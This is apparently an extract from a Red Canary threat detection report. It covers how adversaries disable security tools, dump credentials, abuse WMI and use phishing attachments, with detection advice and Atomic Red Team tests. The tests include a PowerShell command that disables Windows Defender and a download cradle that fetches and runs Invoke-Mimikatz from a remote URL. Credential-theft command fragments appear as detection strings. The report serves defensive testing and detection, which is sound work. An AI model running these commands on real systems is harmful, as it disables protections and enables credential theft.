Why do adversaries Disable Security Tools?

Adversaries disable or tamper with security tools to enable activities that would otherwise be prevented, to avoid detection, or both. In some cases, tools must be disabled in order to gain initial access to a system. In other cases, they may be disabled to facilitate one or many additional tactics throughout the lifecycle of the intrusion. The security tools that adversaries seek and disable, and the manner in which those tools are affected, vary widely.

THREAT VOLUME



How do adversaries Disable Security Tools?

This technique is broad and can be used to capture the intent of many other techniques within the Defense Evasion tactic. As a result, the methods employed by adversaries are not always predictable. The targets of tampering are numerous but commonly include:

- Endpoint protection suites
- Host-based firewalls
- Endpoint detection and response (EDR)
- Virtual private networking (VPN) configurations
- Platform security interfaces, such as the Antimalware Scan Interface (AMSI) on Windows
- Logging mechanisms
- Security-related kernel extensions

The most commonly observed techniques include disabling local security controls, such as endpoint protection (antivirus) or host-based firewalls. This may be done via software or by an operator.

TrickBot and Emotet are two highly prevalent trojans that include a number of features aimed at detecting and disabling Microsoft Windows Defender and Defender ATP, among other endpoint protection suites, rendering these endpoint protection products ineffective through changes to the registry or by leveraging built-in system management utilities, such as PowerShell. Similarly, Carbanak, NanoCore, and countless others will disable or modify local firewalls to ensure that communications are not impeded.


Emerging tactics

More subtle but potentially much more damaging techniques—such as AMSI bypasses and selective tampering of EDR, logging mechanisms, and other low-level controls—are more prevalent in community research than they are in the wild. That said, we do know that they are being leveraged by adversaries. Evidence of this includes the use of tools such as fltMC.exe (a Windows system utility being used to unload minifilter drivers that are often a key pillar of data collection for antivirus), data loss prevention, and other monitoring tools on Windows systems.


Lastly, the two classes of attack that are common among almost all controls are prevention or deletion of local logging and the use of a wide variety of configuration changes that may result in local logs not being submitted to a central data collector, such as a SIEM. Like this technique and others related to this tactic, these classes of attack may be used to affect all logging or log collection, or they may be targeted at collection of only certain event types that the adversary knows to be of concern.

Emerging tactics

- Masquerading (T1036), for evasion
- Scheduled Task (T1053), likely used as a persistence mechanism to shield execution
- Process Injection (T1055,) useful for unhooking security tools from malicious processes and hiding malicious code within legitimate processes to shield execution



CUSTOMERS AFFECTED



Definition

T1089: DISABLING SECURITY TOOLS

Adversaries may disable security tools to avoid possible detection of their tools and activities. This can take the form of killing security software or event logging processes, deleting Registry keys so that tools do not start at run time, or other methods to interfere with security scanning or event reporting.


Detection

MITRE's data sources

- API monitoring
- File monitoring
- Services
- Windows Registry
- Process command-line parameters
- Antivirus

Collection requirements

Defense evasion techniques are generally non-specific with respect to the types of systems or data that you are trying to protect. Thus, any security tool that produces defensive telemetry—to include event logs or alerts, or logs of the tool's state and configuration—will be immensely valuable when building detection criteria.



Process monitoring

One data source that we recommend adding is process monitoring, as the presence of running processes or actions taken to stop a running process are both valuable data points.

File monitoring and Windows Registry

File monitoring and Windows Registry will be most useful in determining whether a tool is running or its startup configuration has been changed. Returning to TrickBot as a relevant example, most of the evasions that this tool puts in place will result in a change to relevant data in one of these two locations.

Process command-line parameters

Similarly, monitoring for process command-line parameters will often reveal the act of making these changes, while services will reveal a common result.

Detection suggestions


Detection of this technique can be abstracted into two categories: detection of overt or otherwise known forms of tampering and identification of new techniques.

Detection of overt or known forms of tampering can be effective when you understand how your security tools are deployed, configured, and operated. A simple checklist that you can use to build basic detection use cases might look like this:

- **What process is used to install the software, and what changes are made to the system?**
  Understanding the install file structure itself, the name and appearance of the process that executes the installer, and the files and/or Registry changes ("configurations") that the installer makes is a good baseline.
- **Do configurations change under normal circumstances?**
  If so, how do specific configurations change, and under what process and user context do these changes appear?
- **What are the process and service names associated with the software?**
  Monitor for use of process and service controls (start, stop, add, remove, change) related to these items, which will vary by platform.
- **What other processes will interact with the software?**
  On Windows, monitor for cross-process events, such as injection or thread manipulation.

More advanced techniques can be a challenge, as they rely on detailed knowledge of the software, require that you detect the absence of data, or both.

Like all software, security software contains bugs. Some of those bugs introduce vulnerabilities that can be exploited. Understanding the resources—DLLs, drivers, shared objects, and other kernel-level extensions—required or loaded by the software can help build additional monitoring use cases. Unless the software is intentionally changed, the resources leveraged by the software should not change, be replaced, or appear in new locations.




Lastly, look out for tampering in the absence of any overt behavior. If your EDR platform emits a median of 10 events per endpoint per second, and that drops to five: is there a predictable cause? Would you even notice? Could you practically investigate? Apply this same logic to the presence or contents of log files.


Detecting anything other than the complete absence of data is a challenge for most organizations. Start by keeping it simple and move towards the complex:

- Detect the complete absence of data from a given control
- Detect the absence of a particular data element (e.g., a heartbeat or regularly occurring value)
- Detect the absence of a type of data (e.g., the absence of file modification events when all other events appear as expected)
- Detect on deviations from median event rate

Testing



Start testing your defenses against Disabling Security Tools using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1089: Disabling Security Tools. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using PowerShell:

```
Set-ItemProperty "HKLM:\SOFTWARE\
Policies\Microsoft\Windows Defender"
-Name DisableAntiSpyware -Value 1
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	powershell.exe
Registry modifications	PowerShell manipulating Windows Defender operation



Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Cathy Cramer

DETECTION ENGINEER

The detection strategies in this section were brought to you by Cathy Cramer! Cathy can spot cyber threats from a mile away. She can also secure web apps, program, speak multiple languages, and build architectural designs. Before joining Red Canary as a detection engineer, she worked with the threat analysis team at Carbon Black.



ADDITIONAL RESEARCH: TECHNIQUE T1003

Credential Dumping

While it wasn't among our top 10 threats by volume, Credential Dumping affected a wide swath of our customers, due in no small part to the prominence of tools such as Mimikatz.

#11
OVERALL RANK

32%
ORGANIZATIONS AFFECTED

762
CONFIRMED THREATS


Analysis

Credential Dumping accounted for a slightly larger percentage of total threats in 2019 but affected a slightly smaller percentage of customers.

Why do adversaries Dump Credentials?

Credential Dumping refers to a variety of methods that adversaries and professional penetration testers use to obtain legitimate usernames and passwords. Legitimate credentials offer adversaries one of the most effective and discreet means of accessing valuable data and systems. While there are methods of access that don't require legitimate user credentials (vulnerability exploitation, for example), a working username and password are among the best tools for inconspicuously accessing a system of interest. For this reason, there is a vibrant market for stolen credentials on a wide variety of criminal forums.

Listed under the "Credential Access" tactic, Credential Dumping also enables initial access, lateral movement, and privilege escalation. The technique's prevalence is largely the result of necessity. Adversaries effectively need credentials to accomplish their goals, and there is an abundance of very effective credential theft tools (e.g., Mimikatz, L0phtCrack, and gsecdump) that help accommodate this need.



Mimikatz is a major contributor to the prominence of Credential Dumping among threat detections in the environments we monitor.

THREAT VOLUME

How do adversaries Dump Credentials?

Some behaviors we commonly observe are:

- PowerShell and other processes (e.g., Windows Task Manager and Sysinternals ProcDump) accessing and dumping memory from the Local Security Authority Subsystem Service (lsass.exe)
- NTDSUtil dumping NTDS.dit (Active Directory)
- Active Directory Explorer (AD Explorer) taking snapshots of Active Directory
- Windows Registry Console Tool (reg.exe) exporting Windows Registry hives containing credentials
- Windows Credential Editor dumping NT Lan Manager (NTLM) hashes


Emerging tactics

Some less common behaviors include:

- Using Credential Dumping tools such as SafetyKatz and Cobalt Strike in memory
- Leveraging Credential Dumping tools in non-executable files such as XSL stylesheet

Sighted with

We frequently observe this technique occurring in tandem with PowerShell (T1086), which is likely because the most common invocation method for Mimikatz relies on PowerShell.



CUSTOMERS AFFECTED

Definition

T1003: CREDENTIAL DUMPING

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information. Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.


Detection

MITRE's data sources

- API monitoring
- Process monitoring
- PowerShell logs
- Process command-line parameters

Collection requirements

MITRE ATT&CK does not include file monitoring (e.g., password files written to disk) among the data sources that are useful for observing Credential Dumping. While it may be an indication of credential theft activity along with other data sources—such as process monitoring or process command-line parameters—file monitoring by itself is not a reliable data source for Credential Dumping activity.



Process monitoring

Process monitoring, however, is a data source that security teams should collect from if they want to observe Credential Dumping involving tools such as Mimikatz, Empire, L0phtCrack, and gsecdump. One quick and reliable way to observe and potentially detect credential harvesting is to monitor processes for known malicious binaries in combination with LSASS injection. Understanding the processes or programs in an environment that require access to LSASS will make this approach more effective.

Process command-line parameters

Monitoring process command-line parameters for known malicious CLI syntaxes may take some research and testing, but it's also a reliable way to observe and/or detect credential harvesting activity emanating from tools such as Mimikatz and Empire. In order for this data source to be used effectively, command lines must be specific and not overly generalized (i.e., using only one command option filter).

PowerShell logs

Enabling and monitoring PowerShell logs for known malicious syntax can help to detect Credential Dumping activity as well. This is particularly useful for observing things such as Invoke-Mimikatz and POWELIKS. At times when malicious binaries may not be observed via process monitoring, PowerShell logs may help detect activity reliant on PowerShell.


API monitoring

API monitoring is another good source to collect on if you want to observe Credential Dumping. The key to API monitoring is knowing what and who should be directly connecting to the domain controller (DC). Knowing what IP address, applications, and user accounts typically make API calls to the DC will help to reduce false positives and create more reliable detections to Credential Dumping activity, particularly for tools such as DCSync, Mimikatz, and PowerSploit.

Detection suggestions

If you're interested in generating reliable detection coverage for Credential Dumping activity, you'll want to consider monitoring for the following behaviors:

- Unknown or known malicious processes injecting into LSASS
- DC connections from unusual IP addresses associated with non-standard or known compromised user accounts
- reg.exe usage with command-line **reg save hklm\sam**




- The binary mimikatz.exe or references to Mimikatz arguments in the CLI
- Use of **ntdsutil ifm**


Weeding out false positives

Many of the techniques and tools used for administrative purposes can also be used for malicious Credential Dumping activity. As such, monitoring of processes without CLI and/or context can lead to a large number of false positives, particularly with processes such as adfind.exe, taskmgr.exe, ntdsutil.exe, reg.exe, vssadmin.exe, PowerShell, and adexplorer.exe.

Testing



Start testing your defenses against Credential Dumping using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1003: Credential Dumping. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using PowerShell:

```
powershell.exe "IEX (New-Object Net.
WebClient).DownloadString('http://bit.ly/
L3g1tCrad1e'); Invoke-Mimikatz -DumpCr"
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	powershell.exe
Process command line	"DownloadString", "WebClient", and the presence of a URL
Network connection	powershell.exe establishing an external network connection



Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Ricky Espinoza

DETECTION ENGINEER

The detection strategies in this section were brought to you by Ricky Espinoza! Ricky has eight years of experience and multiple SANS certifications. Prior to joining Red Canary, Ricky worked at the University of Colorado running incident response procedures, network security, and vulnerability management.



ADDITIONAL RESEARCH: TECHNIQUE T1047

Windows Management Instrumentation

Officially an execution technique, Windows Management Instrumentation (WMI) is leveraged for lateral movement and discovery as well. Our many hundreds of WMI detections arise from a wide array of disparate threats.

#13	26%	566
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis


Jumping from 17th to 13th, WMI saw slight increases both in terms of the percentage of customers affected and percentage of total threat volume.

Why do adversaries use WMI?

Like many of the threats highlighted in this report, WMI is a native Windows utility that administrators use regularly to automate tasks and remotely manage systems in their environments. Adversaries generally use WMI for the same reasons that administrators use it: to execute processes on remote systems. Since it's installed by default and routinely used for benign purposes, it blends in with normal operating system activity.

Security analysts and other network defenders occasionally struggle with WMI process ancestry. For example, malicious activity traced back to the WMI Provider Host, WMIPrvSE.exe, leads to a dead end in the process tree. On a local host, this may mean a WMI Event Consumer was used for persistence.

In the case of lateral movement, the WMIPrvSE.exe execution on one host should correlate to a WMI Command Line (wmic.exe) execution on the originating host. Attackers may also leverage WMI to avoid detection based on process ancestry,



such as using an Office macro to set a WMI event consumer to launch a malicious PowerShell command—thereby avoiding defenders who monitor PowerShell activity spawned by Office.

Specific to the environments we monitor (and contrary to its classification as an execution technique), we've observed a substantial number of adversaries using WMI to enumerate user accounts or other system information for reconnaissance. Some of our analytics also trigger on adversaries using WMI for lateral movement.

THREAT VOLUME

How do adversaries use WMI?

Some of the common ways we see adversaries leveraging WMI include:

- Executing processes with wmic.exe
- Discovering system information
- Scheduling persistence with WMI structures
- Launching WMI from Office documents to execute commands in phishing campaigns
- Bypassing application whitelisting controls


Emerging tactics

Some less common—but no less interesting—uses of WMI include:

- Deletion of shadow copies, likely to avoid using vssadmin.exe
- WMI copying commands to the clipboard in fileless infections
- Execution of stylesheets with wmic.exe

As its prevalence suggests, many threats and threat actors use WMI in their attacks and campaigns. Some noteworthy examples include:

- Emotet
- Metasploit
- Cobalt Strike
- WannaCry
- NotPetya
- OilRig



- Olympic Destroyer
- Empire
- Lazarus Group

Sighted with

Adversaries commonly leverage WMI in concert with PowerShell (T1086), Windows Management Instrumentation Event Subscription (T1084), and XSL Script Processing (T1220). We frequently detect WMI with PowerShell largely because of the **Get-WMICObject** cmdlet, which adversaries use to locally or remotely query the Windows operating system to enumerate information or execute new processes.


As we noted above, adversaries are known to execute stylesheets with wmic.exe, which explains why we see threats leveraging WMI and XSL Script Processing together. This might be a direct result of the "Squiblytwo" attack technique discussed in the Detection section below. WMI is commonly used to install event filters and consumers, which is why our detections are sometimes tagged with both WMI and the WMI Event Subscription technique.

CUSTOMERS AFFECTED

Definition

T1047: WINDOWS MANAGEMENT INSTRUMENTATION

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135. An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.



Detection

MITRE's data sources

- Authentication logs
- Netflow/Enclave netflow
- Process monitoring
- Process command-line parameters

Collection requirements

In addition to those data sources listed by MITRE, Windows WMI logging and Sysmon WMI event codes (e.g., 19: WmiEventFilter activity detected, 20: WmiEventConsumer activity detected, and 21: WmiEventConsumerToFilter activity detected) are also good sources to collect from if you want to detect malicious uses of WMI.

Process monitoring and command-line parameters

Telemetry drawn from process monitoring and command-line parameters can be useful for detecting adversarial uses of WMI, and you can collect it via EDR tools, Sysmon, or native command-line logging in Windows 7 and newer versions.

Process monitoring enables detection strategies that look for malicious use of wmic.exe for process creation, Lateral Movement, and reconnaissance.

Sysmon

Compared to other data sources—WMI Activity logging, for example—enabling additional Sysmon logging will generate a lot of noise. However, the data format is easier to manipulate and ingest into a SIEM, making it easier to build detection strategies around.


Windows EventIDs

EventID 5861 logs generate a permanent record of WMI event subscriptions.

Detection suggestions

In general, only trusted binaries and known administrative tools and processes will initiate WMI activity. As such, it makes sense to look for known bad or unusual processes launching WMI.

New WMI event consumers will execute the WMI Provider Host (`WMIPrvSE.exe`) process. Monitoring WMIPrvSE.exe for abnormal child processes, such asPowerShell or cmd.exe, is a reliable way to detect malice. Emotet, for example, uses this



technique to obscure the normal parent-child relationship and execute encoded PowerShell commands via WMIPrvSE.exe to download second-stage executables.

Permanent WMI event consumers offer adversaries a stealthy method of persistence. However, permanent event consumer subscriptions are logged by WMI logging and Sysmon. Legitimate software will leverage these, but they occur infrequently and are easy to monitor for malicious use.

Looking for unusual parent-child relationships with unique command-line parameters is another solid indicator of malice. It should be rare for something like the IIS worker process (w3wp.exe) to spawn wmic.exe. When this occurs, it warrants investigation. This can be a sign that an adversary is leveraging a web shell for process creation, reconnaissance, or for remote access after initially accessing an environment. It is also rare for browsers (IE, Edge, Chrome, Firefox, etc.) to spawn wmic.exe, and, when it does happen, it's usually bad.

In cases where wmic.exe is being used for credential theft, defenders might consider looking for wmic.exe executions with unusual module loads, including:

- samlib.dll
- vaultcli.dll
- Cross process injection into the Local Security Authority Subsystem Service (lsass.exe)

That last point requires elevated permissions but can be a reliable signal of credential theft and post-exploitation tools such as Mimikatz.

As noted earlier, adversaries frequently abuse wmic.exe to bypass application whitelisting controls and download and execute malicious VBScript or JScript stylesheets from remote network resources. This technique is known colloquially as "Squiblytwo," and security teams can detect it by looking for instances of wmic.exe with URLs in the command lines and that include the "format" option. This will typically be accompanied by a module load of jscript.dll and vbscript.dll into wmic.exe.


Some malware families will use wmic.exe to create local antivirus exclusions to prevent antivirus-based detection. Because of this, it makes sense to look out for unusual binaries that are unsigned and included in antivirus exclusion rules.

Further, it's almost always malicious when wmic.exe spawns as a child process of Microsoft Word, PowerPoint, MSPublisher, Visio, Access, Outlook, Onenote, WordPad, or Excel. As such, it makes sense to examine the chain of execution and follow-on activity when this occurs.

Wmic can also leverage the WMI subsystem to execute commands or files remotely. Cobalt Strike, Koadic, and many other red team and post-exploitation frameworks will spawn unique and unsigned binaries or commands remotely using the well-known **process call create** command. Monitoring what is being executed in this context can reliably turn up malice. It also makes sense to look out for wmic.exe making remote connections.

Some other considerations:

- Adversaries can use wmic.exe to interact with remote systems, conduct reconnaissance, and move laterally.
- Since there are more common tools that are easier to use, **Win32_Process create** is rarely used for legitimate reasons and should be regarded with suspicion.



- Reconnaissance is harder to detect because it looks very similar to normal admin behavior
- Surrounding context is important in identifying if queries are malicious or benign

If you want to detect ransomware using WMI to delete shadow copies, consider looking for wmic.exe execution with command lines including **shadowcopy delete**.


In rare instances, adversaries running fileless attacks will redirect WMI outputs to the clipboard, which can be detected by looking for command lines that include **output** and **clipboard**.

WMI can be stealthily used in almost every phase of an attack. When adversaries leverage it to enumerate local user accounts and profile devices, security teams can detect it by looking for things such as wmic.exe profiling user accounts, domain information, or even PowerShell querying the operating system or executing new processes, either locally or remotely. Cmdlets such as **Get-WMIObject** are often used for reconnaissance.


Weeding out false positives

Network flow logs and on-the-wire WMI traffic is commonly encrypted, so it will blend into standard DCOM/PSRemoting traffic and could generate high volumes of false negatives. This is yet another reason—along with minimal logging and defender knowledge of WMI—why attackers love WMI.

Testing



Start testing your defenses against Windows Management Instrumentation using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1047: Windows Management Instrumentation. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
wmic /node:"127.0.0.1" process call create "calc.exe"
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	child processes of wmiprivse.exe
Process command line	"process", "create"



Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Jesse Brown

DETECTION ENGINEER

The detection strategies in this section were brought to you by Jesse Brown! As a Detection Engineer for Red Canary's Cyber Incident Response Team, Jesse works alongside a talented team dedicated to quickly identify and remediate threats in customer environments. He enjoys dissecting malware and adversary techniques to help improve the Red Canary detection engine. Jesse holds a Master's of Professional Studies in Cybersecurity and Information Assurance from The Pennsylvania State University.



ADDITIONAL RESEARCH: TECHNIQUE T1193

Spearphishing Attachment

Virtually any adversary can send a phishing email with an attachment and nearly everyone has an email address, hence why Spearphishing Attachments are so prominent.

#20	22%	266
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS


Analysis

Falling from 13th in 2018 to 20th in 2019, Spearphishing Attachment decreased both in terms of customers affected and percent of total threat volume.

Why do adversaries use Spearphishing Attachments?

Given the way we detect threats and map detection logic to ATT&CK, we are not able to effectively distinguish between targeted and scattershot phishing attacks. For the purposes of this report, any phishing attack that relies on a malicious attachment is considered a Spearphishing Attachment, and the subsequent analysis and detection strategies refer to both techniques.

Spearphishing Attachments have been very effective for a long time. Historically, adversaries would embed overtly malicious binaries as attachments in email messages. When the email service providers put controls in place to make that far more difficult, adversaries evolved and adopted other methods, including drive-by downloads, exploiting vulnerabilities, leveraging malicious macros, and embedding payloads in various different file types.



Ultimately, there are many factors that contribute to the popularity of this technique:

- Human psychology—people trust sender information and are inclined to open attachments
- Sending a phishing email costs almost nothing
- Nearly everyone has an email address
- Open-source research can improve targeting and effectiveness

THREAT VOLUME

How do adversaries use Spearphishing Attachments?

